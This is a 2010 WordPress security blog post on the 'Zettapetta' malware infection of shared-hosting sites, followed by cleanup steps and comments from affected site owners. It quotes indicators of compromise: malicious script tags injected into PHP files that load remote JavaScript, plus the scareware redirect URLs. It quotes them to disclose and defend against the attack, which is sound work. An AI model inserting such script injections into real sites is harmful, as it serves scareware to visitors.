
 Early this morning, we received reports that WordPress blogs were hacked on Linux shared-hosting at DreamHost, as well as other hosting companies. This is dangerous scareware which tries to install a virus on your visitor's computer.
WordPress, Zencart and other php-based platforms were hit. Our earliest hacked site report is of 5/6/2010 @ 9:17am.
This malware was just detected and is not showing up on website malware scanners yet. We have notified sucuri.net of this latest infection so that they can immediately update their malware detections systems.
In no way am I bashing Network Solutions as a hosting company, but I had to share this video with you showing someone breaking into sites on their servers. This is why you need to take your website security so seriously.
If you are hosting your WordPress blog at DreamHost or on another hosting company, please check your websites now to see if it has been infected.
Warning: Do not try to open your website unless you have an up-to-date anti-virus program, your computer is virus free and you're on a secured network!
Here's some of Zettapetta's behavior:
- Your website is redirected to:http://www1.firesavez5.com/?p=p52dcWpkbmmHjsbIo216h3de0KCf…….. or
http://www1.firesavez6.com/?p=p52dcWpkbG6HjsbIo… - This redirect page is a blank page. The source code contains the following:
<h1>404 Not Found</h1>The page that you have requested could not be found. - All of your .php files on your WordPress contain that may contain something like base64_decode.
- Located in the source code near the bottom of all .php files is the following script:<script src=” http://zettapetta[dot]com/js[dot]php”></script> and <script src=”http://www[dot]indesignstudioinfo[dot]com/ls[dot]php”> .


- Your antivirus program blocks the installation of the threat: www[dot]firesavez5[dot]com or a www[dot]firesaver6[dot]com installer.
How to fix your hacked WordPress site infected with this malware… <<< Before you try this, please read the update below for a quick fix!!!
- Immediately remove your index.php file from the root of your WordPress.
- Add a temporary index.html file to the root of your website that states your site is down for maintenance. (There's no reason to say your sites infected and scare people that haven't been infected). If you don't know how to make your own, you can use our index maintenance page on your own site. Just unzip the file, upload it to your server and then rename it to index.html.
- Go into your “File Manager” or FTP and find out what date and time your site's been hacked. You can tell by looking at your php files. They will most likely all have the same date and time. (To help spread awareness, please leave a comment below or email us this information so we can help track and spread security awareness to our readers.
- Make sure you have a backup of your website, you will need it handy to reinstall your website.
- Open your wp-content/plugins folder on your server and write down the names of all your plugins you have installed on your site.
- Make sure you have a backup of all your images and media. This is usually located in wp-content/uploads. You will need them to put your site back to normal.
- Delete your entire WordPress site from your server. If you have multiple sites on the same hosting account, you will have to do the same with them too! Don't just clean one. It could regenerate to the sites you've fixed.
- Go to http://wordpress.org and download a fresh copy of the latest version of WordPress.
- Unzip the download and unload it to your website via file manager or FTP. If you have SFTP or FTPES capabilities, please use this method. It encrypts all your files so bad guys can't read them.
- Upload your backed up copy of wp-config.php to the root of your WordPress installation. This is the file that connects to your database so all your posts, pages, settings, etc. work again.
- Upload your images and/or media back on the server. This is usually contained in your backed up copy of “wp-content/uploads,” unless you chose to house your media in another folder. It contains all the images that you've added to your posts from within your wp-admin. If you don't have a backup of this directory, then you will have to re-upload all your images back to your posts and pages. Yes, I know… nightmare!
- Upload your backed up copy of your theme inside of wp-content/theme directory.
- Get your list of plugins you wrote down and go to http://wordpress.org and download them fresh to your computer and upload them back up to your website. Note: you may have to reactivate or update your plugin settings, but it sure beats losing everything.
- Try logging into your WordPress wp-admin section to see if everything looks okay.
- Visit your home page and try clicking some links to see if they work. If you notice that you get 404 errors when opening a post or page, then go to your wp-admin and update your permalinks. Here's how… Click on Settings > Permalinks > Save Changes. Whew, that was easy. Now go check to see if your links work.
- Go to your server and make sure you have the correct permissions set. All directories/folders should be a maximum of 755. All files, including your php files, images, html, etc, need to be set at a maximum of 644. Note: Never set any directory, including a recommendation from a plugin, to 777.
- Change all your passwords to strong ones and don't use the same one!
- If you need help fixing your site, we can remove the malware and restore your WordPress for you. Contact us for more details.
Now that you've recovered your website. Be sure that you're using the latest version of WordPress. And if you'd like detailed instructions on how to upgrade your WordPress installation, be sure to click here.
We need your help…
This new http://zettapetta[dot]com/js[dot]php malware was just discovered this morning, thanks to a report from Thomas. Please help spread awareness and come together as a community to have safe websites and browsing. Be sure to Tweet this post and add to your Facebook. If you find any information on this new issue, please leave a comment below so we can all help each other.
UPDATE 5/7/2010 at 12:15pm: David Dede of Sucuri.net has written some information about this attack as well as decoding the script.
Be first to know if anything has changed on your website or you have any malicious malware, get the Web Monitoring Service from Sucuri.net. You can sign-up with our discount affiliate link for only $7.99/month, click here.
UPDATE 5/7/2010 at 4:00pm: If you're site is hosted at Go Daddy and you think it may have been compromised, please contact the Go Daddy Security Team here…
http://www.godaddy.com/securityissue
QUICK FIX – UPDATE 5/7/2010 at 5:00 pm: This latest attack seems to be a quick fix, according to David Dede. He has written instructions to fix your hacked WordPress site with the zettapetta. CLICK HERE.
P.S. Thanks David! You Rock!
Go Daddy also responds to this attack – Read our latest post here.
Securely yours,
Regina Smola
Follow me on Twitter
Follow WPSecurityLock on Twitter
Join us on May 19th for a WordPress Security Teleseminar!
You can still listen our WordPress Security Teleseminar Replay with special guest, Scott from Go Daddy recorded on May 5, 2010. And sign up for our May 19, 2010 at 9pm EST WordPress Security Teleseminar. Participate live from anywhere in the world. Click Here To Register Now!
I have just updated this post with a new video to watch someone breaking into a hosting server. Also, be sure to check for UPDATES right above my signature of anything new we find.
Regina, I don’t understand. The video you posted above clearly shows someone hacking into **any shared hosting account** at Network Solutions **with no username or password needed**…
If this is true, then what difference does it make what I try to do to protect my site? I was hacked for the *third* time tonight and I’m certain I’ve taken every precaution and best practice several times over, spending days to do so, but it all won’t matter a hill of beans if someone can just walk right in there due to a GoDaddy/NS/etc shared hosting vulnerability!
Right??
I just checked all the hacked websites we’ve fixed over the last month and none are attacked. This could possibly be a brute force attack. You should really use strong passwords. Generate minimum of 14 characters and use different ones ASAP!
My WordPress site at *GoDaddy* was hacked with this header injection today: timestamp May 7 00:53 MST
Hi Erik,
Thanks for reporting this. I have sent a message to Godaddy with your information. I appreciate you spreading awareness. If you need help fixing your site, just let us know.
If you think your site’s been compromised and you host with GoDaddy.com, you can submit your information to our security team for review. The contact form can be found here: http://fwd4.me/Mrd
Alicia
This morning one of my sites was hacked again. Same way as other WP sites.
What a pain.
David,
I cannot afford to keep my site hacked.
I replaced hacked files with backed up files.
As I also host a forum I didn’t want to remove everything and install it again, so what I did was removing the PHP line in question with Notepad++ from all the files I just backupped, and uploaded everything to the server, overwriting each and every file.
I hope that’ll do the trick as well?
Ramses,
I bet that took awhile. Glad you got rid of the code.
Be sure to check for any files that may have been added that shouldn’t be there. Sometimes the malicious hackers add their own files to your site.
Well, it were near to 6000 files. Luckily Notepad++ has an option to replace code in all files within a directory, so it was really just copying the code, tell Notepad++ to replace it with nothing, and let it run for some minutes.
I’ll have to take the time to see what has been added in the form of a file, which will be brutal considering I have over 6000 files up.
I have 12 different wordpress sites installed on DreamHost. None of mine are hacked. Makes me curious about what the issue is. Thanks for the information about it though.
Travis, I’m glad you’re sites are safe. I am noticing alot of these infected websites have very weak passwords. Hmmm, could be a brute force attack.
Per advice given by a colleague whose blog was also hacked this morning, advice given by godaddy was also to change all passwords to something hard to breach, as you mention above. This information is a god-send!
Regina,
Not really.
I’m using a 11 characker password.
Upper case, lower case, numbers, special characters. And of course it’s not a dictionary word.
Result?
Hacked this morning.
Nope, it’s not a brute force attack. That’s for sure.
Yeah… I see the 1st comment mentions GoDaddy.
Have 2 sites both hosted there. 8:35 AM MST this morning. It hit one of them (HTML and minimal PHP)… the other one seemed okay. I have to go back and look … the other one is just HTML if memory serves.
Hi Joe,
Sorry to hear about your site getting hacked. Make sure you let Go Daddy’s Security Team know right away at http://www.godaddy.com/securityissue
My wordpress blog hosted with godaddy was hacked at 12:24AM this morning, May 7th. Thank you SO much for the steps above to fix it. Every single php file on the server has some nasty code on it. It appears as if none of the other files (css, js, html, etc), were touched. Can’t tell yet if there were other files added. Doing a clean sweep as recommended.
I forgot to mention that I am NOT on the latest version of WordPress . I’m running a version that is a year or so old. So it’s not just the latest upgrades that are affected. WordPress really might want to look into this. And quickly.
There’s a quick fix to remove the malware from your WordPress website, thanks to David Dede. You can find it here. Also, just statment just released from Go Daddy helping their customers – click here.
Thanks you Regina and David Dede. you help me to fix the problem finally.
My site is also hosted at godaddy. and you help you solve this problem not godaddy, they not good at it.
That quick fix from David is *awesome*. Unfortunately I had already done a manual removal of the code + overriding bad files and had just finished before I saw this. The really weird thing is, after all was said and done (took me 8 hours to fix today), I checked my permission settings on all folders and files that might have been insecure (index.php, .htaccess, .wp-config, etc, etc) and they were all rock-solid- at the highest, most secure settings, *before* this happened. This leads me to think that maybe it’s an FTP issue, or somehow they are getting in through the hosts? Really wish I knew how to protect myself from this happening again, given how many people seem to have repeat occurences. Off to change my passwords!
Another WP site hacked this morning. May 08, 2010.
I’ve tried the quick fix to solve the matter however it doesn’t appear to work for me, I’ve removed all files on my site and re-uploaded refresh, patching my site as I don’t have any backups however it there.
Could this be because someone else infected on the same server as me hasn’t resolved it?
E-mailed my host but I just got a message stating this and that was out of date but my website was using the latest wordpress and mybb. :S
My WP blog (Bluehost) was hacked at 4:25 pm on May 6th. The blog itself looks fine but the admin site is messed up. I knew something weird was going on because I was getting fake Windows Security screens that said my computer was infected and it looked like it was doing a scan. I would immediately try to close the page and would get a “are you sure you want to navigate away from this page” box and the scan would appear to be continuing in the time that it took me to continue to try to shut it down. The fake pages would appear when I visited my blog, my blog admin page, and my own website.
The quick fix mentioned above isn’t working for me.
Oh, and it’s nice to see these hosting sites offering support. Bluehost’s response? They sent an email this morning saying they had suspended my account due to “violation of terms of service”.
Nice move Bluehost.
I was hit with this also (on dreamhost). But for me, it wasn’t JUST wordpress files..it was pretty much all my php files for all my subdomains.
Also, under my main domain it added a “.files” folder that held a ton of html articles.
We had a wordpress blog linked into our joomla installation, it inserted the following code in index.php in the joomla directory. I deleted this and any file created in the last 2 days (there was wp-d23098sdoijasdfoiwj09uwef.php created yesterday) and when all this was done, the site is working. But now wordpress admin dashboard is corrupted. At least malware is gone. See more info on our other company blog:
http://eliteeservices.blogspot.com/2010/05/godaddy-network-solutions-dreamhost.html
Hi Joe,
Try cleaning your browser cookies and cache and it should look normal again.
Couldn’t be written any better. Reading this entry reminds me of my dated abide cohort! He always kept talking about this. I forwarded this article to him. Pretty unshakable. He will have a good read. Thanks for sharing!
I believe my site has been compromised. Can you help me fix this?
My MediaTemple WordPress site was hacked. I think it may be a virus that installed on my XP machine and stole my FTP password, because my XP machine was infected a few hours before I received the first email saying there was a virus on my site.
But aren’t your instructions missing a step? You have no step saying how to put back all your posts, comments, etc.!
Hi Luke,
Thanks for your comment. Sorry to hear your WordPress was hacked. This may be part of the virus you received or the new string of attacks that are being report. We just posted it here: https://wpsecuritylock.com/breaking-news-wordpress-hacked-with-losotrana-on-godaddy-and-mediatemple/.
We have received reports from webmasters that got their machines infected and had their FTP passwords stolen. You must keep a clean computer at all times. Clean your computer and then go and change all your passwords immediately.
As far as my steps go, the database houses your posts, comments, etc. so those will still remain in the database and will not affect the restoration of your server files.
Hope that helps.
looks like not only did my WordPress sites get hacked, but my Movable Type installation and its php files were all affected too. My hack was May 6, 2010 1:38pm at Dreamhost shared server.
I have discovered I have problems with 3 domains on my hostgator account.
On each domain (they are all wordpress) the home page has dissapeared. When I recreate the page it appears fine but then dissapears shortly afterwards. I thought using a post as the home page would be a temporary solution. That appeared OK until tonight when I edited the page and published it and about 99% of the content dissapeared immediately.
I discovered this problem on Tuesday 18th but don’t know exactly when it started. I was working on one of the corrupted blogs at the weekend and all was fine.
I don’t think it is a plugin that has caused this as I tend to have the same plugins on most of my domains.
I have reported it to HG. Any ideas ?. Looks a different problem to the one discussed here ?
Thanks
Si
Hi Si,
I just checked your website and it loads fine on my screen. I can see your home page fine. Maybe try clearing cache/cookies and see if that helps. I also did a malware scan and your site is clear and blacklist free 🙂
Feel free to send me an email on our “Contact” page and provide the other domains to check.
It seems my site was hacked, but it is hosted at Wiredtree on a VPS.
I think we’ve got a variation of this kind of thing in one old unmaintained Mambo CMS installation. Hack to this came over filemanager in TinyMCE editor. This happend on 21 of May.
datails here: http://www.lampwebdevelopers.com/199/web-developement/security-and-anti-spam/website-hack-through-tinymce-filemanager-plugin/
My website hosted by Dreamhost was attacked by Zettapetta on May 19. Unfortunately I didn’t get the timestamp. Thank you so much for this information, and especially to David Dede for the wordpress-fix.php.
Hi
Thanks to the quick fix, I got rid of zettapetta two weeks ago.
But now the same is happening again. This time the URL in the script is domainameat[dot]cc/js2[dot]php
Google diagnostics says I am hacked with glory4[dot]co[dot]cc
Has anybody else experience with this one ?
Tove – getting tired 🙁
Hi Tove,
Just checking in to see if you got your problem resolved. Please email me so we can discuss this hack and find some solutions.
Well I haven’t been using my company website for quite sometime till yesterday when I thought to update the information and to do some major seo. As I was just reading the content I discovered something had been changed and pages restructured and deleted. I went on to check my address and also discovered my contact number had a 6 added to it. A look up on some of my link I discovered on the content on one of the pages there was a change on my contact us link. There was a contact us link that led to http://www.rankforsales.com/contact-us this was sure evidence that these guys had something to do with the attack on my site. When i researched who they where I discovered there also have a penetration test service which sure makes them hackers. I don’t know what to do because my Host wont help me in anyway since they blame the user for any attacks and they say the user has the duty to protect their site. My website is hosted on Hertzner.co.za which is a south African company.
One other thing is the person also managed to create a user account which he then used to redo all my content and used the account to hijack all my content. When i went into the subscriber panel of my WP site I deleted the dubious user account and later realized All the major parent pages weren’t there anymore which led me to think Ouh that dubious account was involved in the attack. What I would like to know is there a way one could hack into an account create a user then hijack all the content.
Please help
Hello Nerudo,
Sounds like you have had some major trouble on your website. Hackers are crafty and can do many things to mess up a website. Please send me an email so we can chat.
My WordPress website hosted on Godaddy also got infected. I had reinstalled many times. But there was no use of it. Any permanent solutions for it?
I wish much more people could generate websites like this that are literally enjoyable you just read. With the nonsense floating round on the web, it truly is extraordinary you just read a weblog such as this instead
My site was hacked by this at 07:41 GMT on 4th October 🙁
Hi Mike,
I just sent you an email. Hopefully, we can get it fixed for you ASAP.
Hi Regina Smola,
Please can you look at my blog…it is messed up with some Malware or Virus or Just hacked 🙁
You can see these lines in top navigation and footer
* .HaCkEd By FoX HaCkEr mkq @hotmail.com.
* .HaCkEd By FoX HaCkEr mkq @hotmail.com.
Please suggest me a solution/fix…
Thanks.
* Website link removed from this comment to protect others from clicking an infected website ~ Regina Smola
Abid,
I’m on it. I’m running a site scan right now. Do you have Skype? Connect with me there: wpsecuritylock.
Yes, your WordPress site has been hacked by .HaCkEd By FoX HaCkEr. We know this because they’ve left their hacker “calling card” all over your website. You can see that you’re not alone. This hacker has hacked several other sites. Look at this Google search result. Don’t worry it’s safe to click that link.
According to my scans, right now there is no malware detected that can infect your computer. It looks like a partial defacement.
Don’t panic. It can be fixed.
Please go and change all of your FTP passwords, all of your wp-admin passwords that have access to your “Dashboard” and change your Authentication Unique Keys and Salts in your wp-config.php file immediately.
Do you have a backup of your website and database?
Thank you,
I had changed the passwords and contacted my host in order to retrieve the database backup. Anyways, with your and my hosts help I am able to get my blog back. It is cleaned now 🙂
Regards,
Abid Sultan
Hi nelsdrums,
Sorry to hear your website was hacked. Was it done on 9/15/2010 or 10/15/2010?
Were you able to get it fixed? Also, did you find out how they got into your site?
I have a WordPress site hosted with Dreamhost. For months, it got infected w/ malicitious scripts on a daily basis. Dreamhost basically said it’s my fault or the fault of the software I use. Everything I run is always up to date. Anyway, eventually the daily infections stopped, and I was clear for months. Then one day fairly recently (don’t know when, sorry), they started again, always in the footer.php files (sometimes the header.php) of the /wp/wp-content/themes dir.
I changed the prefix on all the tables via phpMyAdmin to something other than the wp_ default this weekend, but I was infected (and subsequently blocked by Google) yet again, though it turns out I missed ONE table. Whether or not that was the culprit, I won’t know until I make it a length of time with no infections.
I’m kind of at my wit’s end with this. I don’t know what to do if it doesn’t work.
Though it’s noteworthy that the last-modified date/time does NOT change on the files when it happens, though the file size changes. Unless I check the source on my site multiple times per day, I have no idea that my site’s been compromised until someone tells me it’s blocked.
Do you have any suggestions? I’m desperate.
Thank you,
Erin
Today realised that google flagged my WP site “this site may be compromised”.
I found a folder labeled “femur” on my ftp. Inside were hundreds of html files of spam sites.
The folder was dated around mid April 2011 maybe it was the 16th. I deleted it.
If you have any helpful hints please let me know.
Steve,
Yikes! Sorry to hear your site was hacked. Make sure you check the rest of your server for any other mystery directories/folders and files. Malicious hackers can leave them in many places.
If you need help, please contact me.
Stay secure,
Regina Smola
Hi Steve,
I did a scan on your website and you’re dealing with two malware hacks, one is iframe malware and one is javascript malware. Be sure to change your passwords and WordPress secret keys and restore from a clean backup if you can.
After your site is clean, the Google cache is going to stay on the net awhile. You have to wait until Google bot checks that page again before the clean one shows. You can find the last day cached in the top right corner.
If you need help, please let me know. I also sent you an email with some further instructions. Good luck and stay safe.
~ Regina
Hey regina,
I have been using VPS Hosting from one of vendors I know and I feel that the after sales service is really bad with them. And also a couple of my wp sites got hacked recently and started showing that I am hosting some malware when I am just having static html content on my sites…So I am thinking of moving to Dreamhost but as u have said that they are prone to hacking can u suggest me any other hosting providers?
Keerthi
Thanks for your comment and questions. I use HostGator. Great 24/7 support and updated servers. You can save 25% off with coupon code: wpsecuritylock25.
Also, check out my post on 10 Tips for Secure Hosting here:
https://wpsecuritylock.com/10-tips-for-secure-wordpress-hosting/